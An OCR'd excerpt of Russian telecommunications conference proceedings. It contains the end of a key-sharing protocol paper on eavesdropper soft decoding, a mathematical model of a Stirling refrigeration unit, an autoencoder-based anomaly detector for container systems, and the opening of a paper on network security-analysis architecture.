ПУОК, дисперсии шума, можно создать условия для формирования ключа заданной длины на основе использования процедуры усиления секретности. Однако при этом предполагалось, что нарушитель получает биты ключа путем мажоритарного декодирования блоков $\tilde{\bar{w}} = \bar{u} \oplus \bar{e}$, где элементы вектора w

$$\tilde{w}_i = rect(tr(P'Q')), \quad \tilde{w}_i = \{0,1\}.$$

Однако, такой алгоритм обработки не является оптимальным, поскольку нарушитель может применить «мягкое» декодирование. Этот метод декодирования может быть реализован нарушителем следующим образом.

Алгоритм решения о переданном бите нарушителем с обучением

Мы предполагаем, что нарушитель знает протокол формирования бит ключа корр. А и В и еще до начала формирования корреспондентами ключа выполняет следующую работу.

– - симулирует протокол формирования бит ключа корр. А и В N раз.

– - осуществляет обработку «перехватываемых» им матриц Р’ и Q’, а также блока $\bar{u} = \bar{\gamma} \oplus \bar{a}$:

– выполняет квантованное на l уровней значение следа матрицы, формирует вектор $\bar{v} = (v_i, v_i, \cdots, v_n)$

_ $v_i = quant(tr(P'Q')), \quad v_i = \{0,1,\cdots,l-1\}$.

– записывает в отдельную таблицу значения векторов $\bar{v}$ и $\bar{u}$, при

– осуществляет упорядочивание строк таблицы по какому-либо правилу.

В таблице 1 приведен пример ее заполнения для следующих параметров: Размер матрицы.

– число уровней квантования l=3;

– длина блока в протоколе ПУОК s=5.

Второй столбец таблицы – значения векторов наблюдения $\bar{v}$, третий столбец – двоичный вектор $\bar{u}$, 4-й столбец – количество появлений конкатенации векторов $\bar{v} \| \bar{u}$, 5-й и 6.й количество передач символа $\gamma = 0$ и $\gamma = 1$ соответственно.

Квантование на 3 уровня выполнялось согласно соотношению

$$v_i = \begin{cases} -1, \text{ если } tr(P'Q') \le -d \\ 0, \text{ если } -d < tr(P'Q') \le d \\ +1, \text{ если } tr(P'Q') > d \end{cases},$$

где d – некоторый порог, выбираемый нарушителем.

Заметим, что вектор наблюдения $\bar{v}$ может быть получен не только как результат квантования следа матрицы ($P'Q'$) на уровней. Можно рассмотреть также такие варианты получения вектора $\bar{v}$:

– квантование на l уровней диагональных элементов матрицы $(P'Q')$, для которой вычисляется след;

– квантование на l уровней каждого элемента матриц P' и Q'.

Каждый из этих вариантов дает больше информации нарушителю, но в то же время приводит к увеличению объема таблицы 1.

ТАБЛИЦА 1. Моделирование протокола формирования бит ключа (общее количество переданных отсчетов M = 108)

Номер сеанса	Наблюдаемые величины		Число наблюдений		
	Квантов. следы	$\overline{u}$	$N = N_0 + N_1$	N_0	N_1
1	++---	00111	118853	0	118853
2	++-+-	00101	118845	0	118845
3	+--++	10011	118834	118834	0
			⋮		
100	-++*-	10011	10979	0	11979
160	*+-+-	10101	10906	109060	0
227	*++-+	11100	105	104	1
305	**-**	11101	11	2	9
			⋮		
503	++++-	11111	1082	1082	0
638	+++-+	11000	12	1	11
932	++*-+	10110	102	0	102
			⋮		
1078	++-+*	00101	10872	0	10872
1119	++-*+	11110	1	1	0
1463	+*+**	00110	8	4	4

Полученную таблицу нарушитель использует, когда он осуществляет перехват матриц P' и Q' корреспондентов A и B, осуществляющих формирование ключа, следующим образом.

По матрицам P' и Q' нарушитель вычисляет вектор наблюдения $\overline{v}$, принимает от корреспондента A вектор $\overline{u}$ и находит в таблице 1 строку содержащую конкатенацию $\overline{v}\|\overline{u}$. По этой строке принимает решение, что корреспондент A передал символ $\hat{\gamma} = 0, \text{если } N_0 \geq N_1$ и символ $\hat{\gamma} = 1, \text{если } N_0 < N_1$. Если такая строка не найдена, то символ помечается, как стертый или решение принимается случайным образом. По таблице можно найти вероятность ошибочного приема бита ключа нарушителем $p_e = P(\gamma \neq \hat{\gamma})$

$$p_e = \frac{\sum_{\overline{u}\|\overline{v}} \min(N_0, N_1)}{M}$$

Вероятность ошибочного декодирования для легального пользователя B $p_m = P(\gamma \neq \tilde{\gamma})$ может быть также определена для соответствующих параметров как $p_m = 9.94 \cdot 10^{-5}$.

На рис. 2 приведены Ты зависимости p_e, p_m от величины порога d в схеме мягкого квантования на 3 уровня при получении координат вектора $\overline{v}$




Рис. 2. Зависимость вероятностей ошибочного декодирования бита ключа у легального пользователя и нарушителя от порога мягкого декодирования

Из графиков видно, что при изменении порога d в диапазоне (2.5 - 4.5) нарушитель может обеспечить условия перехвата, при которых $p_e < p_m$.

Также было проведено моделирование при длине блока протокола ПУОК s=7. получены значения вероятностей $p_m = 5.96 \cdot 10^{-6}$, $p_e = 3 \cdot 10^{-7}$ при d=3.

Таким образом, проведенное исследование показывает, что необходимо более тщательно подходить к выбору параметров системы формирования ключа. Другим направлением повышения стойкости протокола является выбор параметров, при которых вычислительная сложность построения таблицы декодирования становится непреодолимо большой для нарушителя.

Список используемых источников

1. Yakovlev V., Korzhik V., Starostin V., Lapshin A., Zhuvikin A. “Channel Traffic Minimizing Key Sharing Protocol Intended for the Use over the Internet and Secure without any Cryptographic Assumption”, *The 32th Conference of Open Innovations Association FRUCT*, Helsinki Finland, 2022. V. 32. PP. 300–307.

2. Korzhik V., Starostin V., Yakovlev V., Kabardov M., Gerasimovich A., Zhuvikin A. Information Theoretically Secure Key Sharing Protocol Executing with Constant Noiseless Public Channels // Mathematical problems of cryptography, 2021, V. 12, № 3. PP. 31–47.

УДК 681.51
ГРНТИ 27.41.19

ПОСТРОЕНИЕ МАТЕМАТИЧЕСКОЙ МОДЕЛИ ХОЛОДИЛЬНОЙ УСТАНОВКИ СТИРЛИНГА

У. А. Костельцева

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

В статье рассматривается процесс построения математической модели холодильной установки, как объекта управления. В рамках данной статьи, холодильная установка рассматривается как «черный ящик», без учёта её собственной системы управления. Параметры математической модели вычисляются по графикам, построенным на основе результатов измерения температуры холодильной установки, в зависимости от управляющего воздействия.

колебательное звено, логарифмический декремент затухания, круговая частота, передаточная функция

В настоящее время в российских лабораториях по анализу топлива широко используются холодильные установки Стирлинга для испытаний горюче-смазочных веществ в условиях экстремально-низких температур.

Актуальной является задача создания алгоритмов управления холодильной установкой с заданными характеристиками переходных процессов, соответствующих современным ГОСТ-ам.

Холодильная машина Стирлинга имеет собственную систему управления, однако ее переходные процессы не всегда соответствуют требованиям различных программ испытаний. Кроме того, разные производители выпускают машины с различными характеристиками. Это обстоятельство приводит к необходимости создания дополнительных контуров управления для обеспечения конкретных условий эксперимента.

Создание программы управления холодильной машиной подразумевают наличие математической модели устройства для синтеза законов управления [1].

Для получения математической модели холодильной установки, как объекта управления, была проведена серия измерений выходной температуры на интервале от 0 до 40 минут при переходе от 0°C до контрольной точки –34°C.

Результат измерений приведён на рис.1, где, для удобства дальнейших вычислений, график приведён к новой системе координат так, чтобы контрольная точка располагалась в начале координат, а начальная точка находилась на отметке –34°C.




Рис. 1. Результат измерительных экспериментов динамики холодильной установки

По графику (рис.1) были вычислены приближённые значения логарифмического декремента затухания δ и круговой частоты ω:

$$\delta \approx ln\left|\frac{9.35}{2.85}\right| = 1.88057$$
$$\omega \approx \frac{2\pi}{9.43} = 0.666298 \quad (1)$$

Холодильная установка, судя по графику переходного процесса, является колебательным звеном [2]. Дифференциальное уравнение, решением которого является функция, изображённая на рис. 1, может выглядеть следующим образом:

$$\ddot{\varphi} + 2\nu\dot{\varphi} + \omega^2 \sin(\varphi) = 0. \quad (2)$$

Приняв допущение, что при малых значениях φ, $\sin(\varphi) = 0$, уравнение (2) можно переписать в виде:

$$\ddot{\varphi} + 2\nu\dot{\varphi} + \omega^2\varphi = 0, \quad (3)$$

где φ – текущая температура, а коэффициент ν – рассчитывается по формуле:

$$\nu = \delta\frac{\omega}{\pi} = \frac{0.666298 * 1.188057}{\pi} = 0.251974079. \quad (4)$$

Для того, чтобы удостовериться, что полученные коэффициенты уравнения (3), позволяют построить модель, имеющую достаточную степень точности, составим решение уравнения (3) методом Рунге-Кутты 4-го порядка [3].

Проведя замену переменных:

$$\begin{cases} \varphi = y_1 \\ \dot{\varphi} = y_2, \end{cases} \quad (5)$$

Приведём уравнение (3) к системе двух уравнений первого порядка:

$$\begin{cases} \dot{y_1} = y_2 \\ \dot{y_2} = -2\nu y_2 - \omega^2 y_1. \end{cases} \quad (6)$$

Решение задачи Коши с начальным условием:

$$y_1(0) = -34℃,$$

заданной системой уравнений (6) показано на рис. 2.




Рис. 2. График решения системы дифференциальных уравнений (6)

Сравнение графиков рис. 1 и рис. 2 показало, что вычисленные величины (1) и (4) приемлемы для составления математической модели колебательного звена, которое, в свою очередь представляет модель холодильной установки.

В теории автоматического управления колебательное звено обычно приводится к виду [4]:

$$T_0^2 \frac{d^2y(t)}{dt} + 2\xi T_0 \frac{dy(t)}{dt} + y(t) = k * x(t), \quad (7)$$

где $y(t)$ – выходная температура,
$x(t)$ – выходная величина управления,
$k = \frac{y(t)}{x(t)}$ – коэффициент передачи,
T_0 – постоянная времени,
ξ – относительный коэффициент демпфирования ($0 < \xi < 1$).

Зная характеристики (1) и (4) холодильной установки, можно определить коэффициенты уравнения (7).

Разделим уравнение (3) на ω^2:

$$\frac{1}{\omega^2}\ddot{\varphi} + 2\frac{\nu}{\omega^2}\dot{\varphi} + \omega^2\varphi = 0$$

$T_0^2 = \frac{1}{\omega^2} = 2.252490566,$

$T_0 = \frac{1}{\omega} = 1.500829959,$

$\xi = \frac{\nu}{\omega} = 0{,}37817035.$

Уравнению (7) соответствует передаточная функция [5]:

$$\omega(s) = \frac{k}{T_0^2 s^2 + 2\xi T_0 s + 1} = \frac{k\omega^2}{s^2 + 2\xi\omega + \omega^2}. \quad (8)$$

Полюсы колебательного звена являются комплексными:

$$s_{1,2} = -\alpha \pm i\beta. \quad (9)$$

Где $\alpha = \frac{\xi}{T_0}$ – коэффициент затухания $(\alpha = \nu = \frac{\delta\omega}{\pi} = 0.251974079)$,

$\beta = \frac{\sqrt{1-\xi^2}}{T_0}$ – собственная частота колебательного звена.

Переходная функция колебательного звена при ступенчатом воздействии $x = 1(t)$, определяется формулой:

$$h(t) = k * x(t) * \left(1 - \frac{\sqrt{\alpha^2+\beta^2}}{\beta} * e^{-\alpha t} * \sin\left(\beta * t + \operatorname{arctg}\left(\frac{\beta}{\alpha}\right)\right)\right), \quad (10)$$

где $\operatorname{arctg}\left(\frac{\beta}{\alpha}\right)$ – начальная фаза колебаний.

Для подтверждения адекватности решений системы (6) и функции 10, была составлена программа на языке Си и получен тот же результат, что и на рис. 2

Таким образом была получена математическая модель холодильной установки, как объекта управления в виде модели колебательного звена, широко используемая в теории автоматического управления.

Список используемых источников

1. Поляк Б. Т., Хлебников М. В., Рапопорт Л. Б. Математическая теория автоматического управления: учеб. пособие. М.: ЛЕНАНД, 2019. 504 с.

2. Медведев Ю. И., Курс лекций по теории автоматического управления часть 1 : учеб. пособие. Томск: Изд-во Том. ун-та, 2004. 110с.

3. Холл Дж., Уатт Дж. (ред.), Современные численные методы решения обыкновенных дифференциальных уравнений, Пер. с англ. В. В. Поспелова и Б. П. Герасимова, под ред. А. Д. Горбунова, Москва: Изд-во Мир, 1979. 312с.

4. Щербаков В. С., Лазута И. В. Теория автоматического управления. Линейные непрерывные системы: учеб. пособие. Омск: СибАДИ, 2017. 142 с.

5. Лазарева Т. Я., Мартемьянов Ю. Ф. Основы теории автоматического управления: учеб. пособие. 2-е изд., перераб. и доп. Тамбов: Изд-во Тамб. гос. техн. ун-та, 2004. 352 с.

6. Громыко В. Д., Зубарь В. В. Кругликов В. В. [и др.]. Справочное пособие по теории систем автоматического регулирования и управления. Минск: Изд-во Вышэйшая школа. 1973. 584 с. с ил.

Статья представлена деканом факультета ИКСС СПбГУТ, кандидатом технических наук, доцентом Д. В. Окуневой.

УДК 004.056
ГРНТИ 81.93.29

ИССЛЕДОВАНИЕ ПРИМЕНЕНИЯ АВТОКОДИРОВЩИКА В ЗАДАЧАХ ОБНАРУЖЕНИЯ АНОМАЛЬНОГО ПОВЕДЕНИЯ В КОНТЕЙНЕРНЫХ СИСТЕМАХ

И. В. Котенко, М. В. Мельник

Санкт-Петербургский Федеральный исследовательский центр Российской академии наук

В статье рассматривается технология контейнеризации, ее реализация, базовые методы защиты и атаки на контейнерную инфраструктуру. Также представлена методика создания инструмента для обнаружения аномального поведения в контейнерных системах. Предложенный подход основывается на трассировке системных вызовов в совокупности с использованием неконтролируемой модели нейронной сети автокодировщика, что позволяет обнаруживать аномальное поведение во время работы контейнера.

контейнеры, микросервисная архитектура, автокодировщик, нейронные сети

В центрах обработки данных в течение последнего десятилетия получила широкое распространение технология виртуализация на основе гипервизора. Однако одной из-за трудностей виртуализации с поддержкой гипервизора является то, что для развертывания приложений требуется выделенная виртуальная операционная система (ОС), двоичные файлы, файлы библиотек и, следовательно, значительно большой размер образа виртуальной машины [1].

Виртуализация и контейнеризация – два метода эффективного использования ресурсов в центрах обработки данных. Виртуализация на основе гипервизора предполагает запуск гипервизора для совместного использования ресурсов виртуализированного сервера между несколькими виртуальными машинами, тогда как контейнеризация предполагает виртуализацию ресурсов ОС с использованием контейнерного движка. Контейнеризация, несмотря на свои преимущества в скорости запуска и масштабируемости, обуславливает свои уникальные проблемы безопасности из-за свойственной ей архитектуры и способа изоляции ресурсов, так как используется ядро хоста между различными экземплярами контейнеров. Отсутствие должных механизмов безопасности и изоляции, увеличивают поверхность атаки по сравнению с виртуальными машинами, которые работают на отдельных ядрах ОС и за счет этого считаются более безопасными. Поэтому, контейнеризация требует надлежащих механизмов для обеспечения изоляции и защиты.

Стоит уделить внимание как стандартным методам обеспечения безопасности, так и отдельно рассмотреть атаки на контейнерную инфраструктуру.

К стандартным методам обеспечения безопасности контейнерной инфраструктуре можно отнести следующие методы:

– изоляция процессов – группировка пространства имен процессов необходима для управления и взаимодействия между собой, тем самым имея возможность разделить пространство имен *PID* хоста и пространство имен *PID* контейнера;

– изоляция файловой системы – управление частью файловой системы хоста для совместного и безопасного использования путем разделения точек монтирования между хостом и контейнером;

– изоляция устройств – со стороны контейнеров составляются белые списки для ограничения доступа на использование важных устройств, таких как */dev/mem*, */dev/sd∗*, */dev/tty*, */dev/kmem*;

– ограничение ресурсов – межпроцессорное взаимодействие (*IPC*), необходимое для контроля взаимодействия между процессами (ЦП, ОЗУ, ввод-вывод, устройства и т.д.), работающими в контейнерных системах, только через набор заранее определенных ресурсов *IPC* и ограничения процессов на изменение данных других совместно расположенных контейнеров и хоста;

– изоляция сети – реализация с помощью фильтрации привязки, которая ограничивает вызов метода привязки внутри контейнера набором указанных *IP*-адресов, в результате чего процессы отправляют и получают пакеты от этих адресов с минимальными затратами на производительность. Также изоляция может быть реализована с помощью виртуального сетевого интерфейса (*VNI*) для каждого отдельного контейнера.

Отдельно стоит рассмотреть атаки на контейнерную инфраструктуру, следует выделить ряд основных атак:

– Fileless - бесфайловые атаки, как правило, используют легитимные процессы в системе и не загружают файлы на жесткий диск: они выполняются непосредственно в оперативной памяти [2];

– Ransomware - программа-вымогатель, используется для блокировки или шифрования файловой системы, отдельных дисков или удаления всех данных, с целью получения выкупа [3];

– Mining - атаки данного типа реализуют скрытое использование вычислительных ресурсов с целью создания блокчейна [4];

– Escape from container - тип атак, направленный на предоставление несанкционированного доступа к операционной системе хоста, облегчают горизонтальное перемещение в Kubernetes или облачную среду [5].

Уязвимости, с помощью которых реализуются атаки, оперативно устраняются, но остаются возможности для проведения других атак с применением новых подходов. Для того, чтобы действовать на опережение, предлагается подход к обнаружению аномального поведения процессов в

контейнерных системах. Основой методики является трассировка системных вызовов и модель автокодировщика (*Auto Encoder, AE*). Предлагаемая методика состоит из трех этапов.

Этап 1 - сбор данных. На данном этапе выполняется отслеживание и сбор последовательностей системных вызовов. Перехват системных вызовов осуществляется с помощью модуля ядра *eBPF*.

Листинг собранной последовательности представлен в таблице 1.

ТАБЛИЦА. 1. Листинг собранной последовательности

№	Syscall	№	Syscall	№	Syscall	№	Syscall
1	…	8	newfstatat	15	openat	22	mmap
2	mmap	9	mmap	16	openat	23	close
3	close	10	mmap	17	openat	24	close
4	close	11	close	18	openat	25	openat
5	openat	12	close	19	newfstatat	26	openat
6	openat	13	futex	20	newfstatat	27	openat
7	newfstatat	14	futex	21	mmap	28	…

Этап 2 - обработка данных. На данном этапе выполняется нормализация путем формирования последовательностей системных вызовов. Для начала необходимо преобразовать каждый системный вызов в числовое представление. Например, порядковый номер системного вызова mmap – 59, а close – 2, сформированная последовательность представлена ниже.

Листинг последовательности системных вызовов в числовом представлении:

```
[…, 59, 2, 2, 106, 106, 391, 391, 59, 59, 2, 2, 328, 328, 106.
106, 106, 106, 391, 391, 59, 59, 2, 2, 106, 106, 106, …]    .
```

Следующим шагом необходимо разделить сформированную числовую последовательность на отдельные последовательности. Для демонстрации, выбран массив в размере 10-ти элементов. Листинг сформированных последовательностей системных вызовов:

```
[ … [59, 2, 2, 106, 106, 391, 391, 59, 59, 2],
    [2, 2, 106, 106, 391, 391, 59, 59, 2, 2],
    [2, 106, 106, 391, 391, 59, 59, 2, 2, 3282], … ]          .
```

Каждая последовательность будет занесена в отельный *CSV*-файл и готова для обучения модели.

Этап 3 - обучение моделей. На данном этапе для обучения моделей используется автокодировщик. Во время обучения автокодировщик учится

извлекать такие признаки, которые позволят корректно кодировать и декодировать входной вектор с минимальной ошибкой реконструкции. Если модель обучена достаточно хорошо, выходной вектор будет полностью соответствовать входному. Если в модель подается вектор, который модель не была обучена реконструировать, модель попросту не восстановит его, что приведет к ошибке реконструкции. Таким образом, путем корректного восстановления входного вектора можно достоверно определить, что является нормальными, а что аномальными данными.

Обучение моделей осуществляется на наборе данных нормальной активности, который представлен в таблице 2.

ТАБЛИЦА 2. Наборы данных нормальной активности

Тип активности	Класс активности
Норма	Отправка сообщений
	Просмотр / редактирование веб-страниц
	Работа с файлами и директориями
	Мониторинг системы

Модели нейронной сети автокодировщика были обучены на сформированных последовательностях. Таким образом, каждой последовательности соответствует обученная модель.

Для проведения экспериментов был реализован испытательный стенд на базе докеризированного стека разработки веб-приложений – Devilbox. Для оценки эффективности предлагаемого решения были созданы сценарии аномальной и вредоносной активности. Наборы данных аномальной и вредоносной активности представлены в таблице 3.

ТАБЛИЦА 3. Наборы данных

Тип активности	Класс активности
Атака	Bruteforce
	DDOS
	Инъекции PHP, SQL
Аномалия	Сканирование на предмет уязвимостей
	Большое количество GET запросов

После того, как модели были обучены, можно приступать к обнаружению. Обнаружение выполняется следующим образом: входной тестовый вектор, сформированный по принципу, указанному на этапе 2, подается в каждую обученную модель, и определяется ошибка реконструкции. Если

ошибка реконструкции входного тестируемого вектора хоть в одной обученной модели не превышает пороговое значение, вектор считается не аномальным.

Результаты обнаруженных атак и аномалий представлены в таблице 4.

В результате проведенного эксперимента, инъекции PHP и SQL не были обнаружены, поскольку они ничем не отличаются от нормальной активности, включающей работу с веб-страницами. Следует отметить, что результат PHP-инъекции был обнаружен, поскольку запрос веб-страницы с внедренным PHP-кодом приведет к нестандартной последовательности системных вызовов. SQL-инъекция на этапе разведки также была обнаружена, поскольку поиск SQL-уязвимости приведет к ошибке базы данных, что в свою очередь является аномальной последовательностью.

ТАБЛИЦА 4. Результаты

Тип активности	Класс активности	Результат
Атака	Bruteforce	Обнаружено
	DDOS	Обнаружено
	Инъекции PHP, SQL	Не обнаружено
Аномалия	Сканирование на предмет уязвимостей	Обнаружено
	Большое количество GET запросов	Обнаружено

В статье представлена методика создания инструмента, целью которого является достижение эффективного обнаружения аномалий в контейнерных системах. Инструмент включает в себя отслеживание, трассировку системных вызовов и модели нормального поведения, что позволяет с обнаруживать аномальные последовательности действий. Направление будущих исследований связано с реализацией и сравнением подходов к обнаружению аномалий в контейнерных системах, основанных на других моделях машинного обучения, например, [6–8].

Работа выполнена при финансовой поддержке Гранта РНФ № 21-71-20078 в СПб ФИЦ РАН.

Список используемых источников

1. Mavridis I., Karatza H. Combining containers and virtual machines to enhance isolation and extend functionality on cloud computing // Future Generation Computer Systems, 2019. Vol. 94. PP. 674–696.

2. Lin X., Lei L., Wang Y., Jing J., Sun K., Zhou Q. A measurement study on linux container security: Attacks and countermeasures // Proceedings of the 34th Annual Computer Security Applications Conference, 2018. PP. 418–429.

3. Jin Y., Tomoishi M., Matsuura S., Kitaguchi Y. A secure container-based backup mechanism to survive destructive ransomware attacks // 2018 International Conference on Computing, Networking and Communications (ICNC). IEEE, 2018. PP.1–6.

4. Liu P., Ji S., Fu L., Lu K., Zhang X., Lee W.H., Lu T., Chen W., Beyah R. Understanding the security risks of docker hub // 25th European Symposium on Research in Computer Security, Part I 25. Springer, 2020. PP. 257–276.

5. Huang D., Cui H., Wen S., Huang C. Security analysis and threats detection techniques on docker container // 2019 IEEE 5th International Conference on Computer and Communications (ICCC). IEEE, 2019. PP. 1214–1220.

6. Котенко И. В., Саенко И. Б., Полубелова О. В., Чечулин А. А. Технологии управления информацией и событиями безопасности для защиты компьютерных сетей // Проблемы информационной безопасности. Компьютерные системы, 2012. №2. С. 57–68.

7. Laskov P., Schäfer C., Kotenko I. Intrusion detection in unlabeled data with quarter-sphere Support Vector Machines // Lecture Notes in Informatics (LNI), Proceedings - Series of the Gesellschaft fur Informatik (GI), 2004. PP.71–82.

8. Komashinskiy D., Kotenko I. Malware Detection by Data Mining Techniques Based on Positionally Dependent Features // Proceedings of the 18th Euromicro Conference on Parallel, Distributed and Network-Based Processing, PDP 2010. Pisa, 2010. PP. 617–623.

УДК 004.056.5
ГРНТИ 81.93.29

ЭТАПЫ МЕТОДИКИ И БАЗОВЫЕ СТУПЕНИ АРХИТЕКТУРЫ ПОДСИСТЕМЫ ОПЕРАТИВНОГО АНАЛИЗА ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ ВЕДОМСТВЕННЫХ ТЕЛЕКОММУНИКАЦИОННЫХ СЕТЕЙ

И. В. Котенко[1,2], И. Б. Паращук[1,3], И. Б. Саенко[1,3]

[1] Санкт-Петербургский Федеральный исследовательский центр Российской академии наук
[2] Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А. Бонч-Бруевича
[3] Военная орденов Жукова и Ленина Краснознаменная академия связи имени Маршала Советского Союза С.М. Буденного

Рассмотрены содержание и сущность этапов методики оперативного анализа информационной безопасности ведомственных телекоммуникационных сетей. Исследованы особенности и сформирован примерный состав блоков, входящих в состав базовых ступеней архитектуры подсистемы оперативного анализа информационной безопасности сетей такого класса с учетом механизмов аналитической обработки большого количества неоднородных (разнотипных) исходных данных о событиях кибербезопасности.

ведомственные телекоммуникационные сети, архитектура, оперативный анализ, информационная безопасность, группа, ступень, блоки, аналитическая обработка

Проектирование и построение общей архитектуры, а также разработка программных прототипов отдельных элементов подсистемы оперативного анализа информационной безопасности ведомственных телекоммуникационных сетей (ВТКС), обычно осуществляется с целью проверки работоспособности заложенных в них методов и алгоритмов, особенно в условиях, когда анализ информационной безопасности вынужденно осуществляется на основе аналитической обработки большого количества неоднородных исходных данных [1].

При этом в рамках функционирования особо значимых, критически важных ВТКС, для обработки таких Больших Данных – огромных массивов неоднородных (разнотипных), зачастую говорят – гетерогенных, потоков данных о текущих оценочных значениях параметров информационной безопасности, все чаще привлекаются мощные компьютеры либо даже суперкомпьютерные центры (СКЦ).

Под архитектурой подсистемы оперативного анализа информационной безопасности (ОАИБ) ВТКС будем понимать принципиальную организацию элементов этой подсистемы, воплощенную в их конкретных ступенях,

уровнях и деталях (составных частях), их взаимоотношениях друг с другом и со средой, в которой они работают. Также в понятие архитектуры подсистемы ОАИБ ВТКС входят базовые принципы, лежащие в основе ее проектирования и эволюционного развития [2].

Рассмотрим возможные базовые ступени архитектуры элементов подсистемы ОАИБ ВТКС, которые концентрируют в себе все информационные, телекоммуникационные и другие важные IT-ресурсы подобных сложных объектов [3].

Особенностью предлагаемого подхода к анализу базовых ступеней архитектуры элементов подсистемы ОАИБ ВТКС является учет условий, когда анализ (оценка) защищенности объективно осуществляется на основе алгоритмов аналитической обработки большого количества неоднородных (разнотипных) исходных данных [4].

Исходя их принципов системного подхода и опыта предшествующих исследований, можно утверждать, что архитектура элементов подсистемы ОАИБ ВТКС с использованием алгоритмов аналитической обработки большого количества неоднородных (разнотипных) исходных данных, должна, по нашему мнению, включать, как минимум, две базовых ступени, которые можно условно назвать верхней и нижней ступенью, причем верхняя ступень, помимо прочего, призвана обеспечить взаимосвязь и взаимодействие элементов этой ступени со средствами СКЦ.

Верхняя ступень архитектуры опирается также на результаты идентификации структуры информационных потоков, циркулирующих между элементами подсистемы аналитической обработки большого количества неоднородных (разнотипных) исходных данных о событиях кибербезопасности. Совместно они нарабатывают на эффективную оценку состояния, поддержку принятия решений и расследование компьютерных инцидентов в ВТКС, работающих в различных режимах.

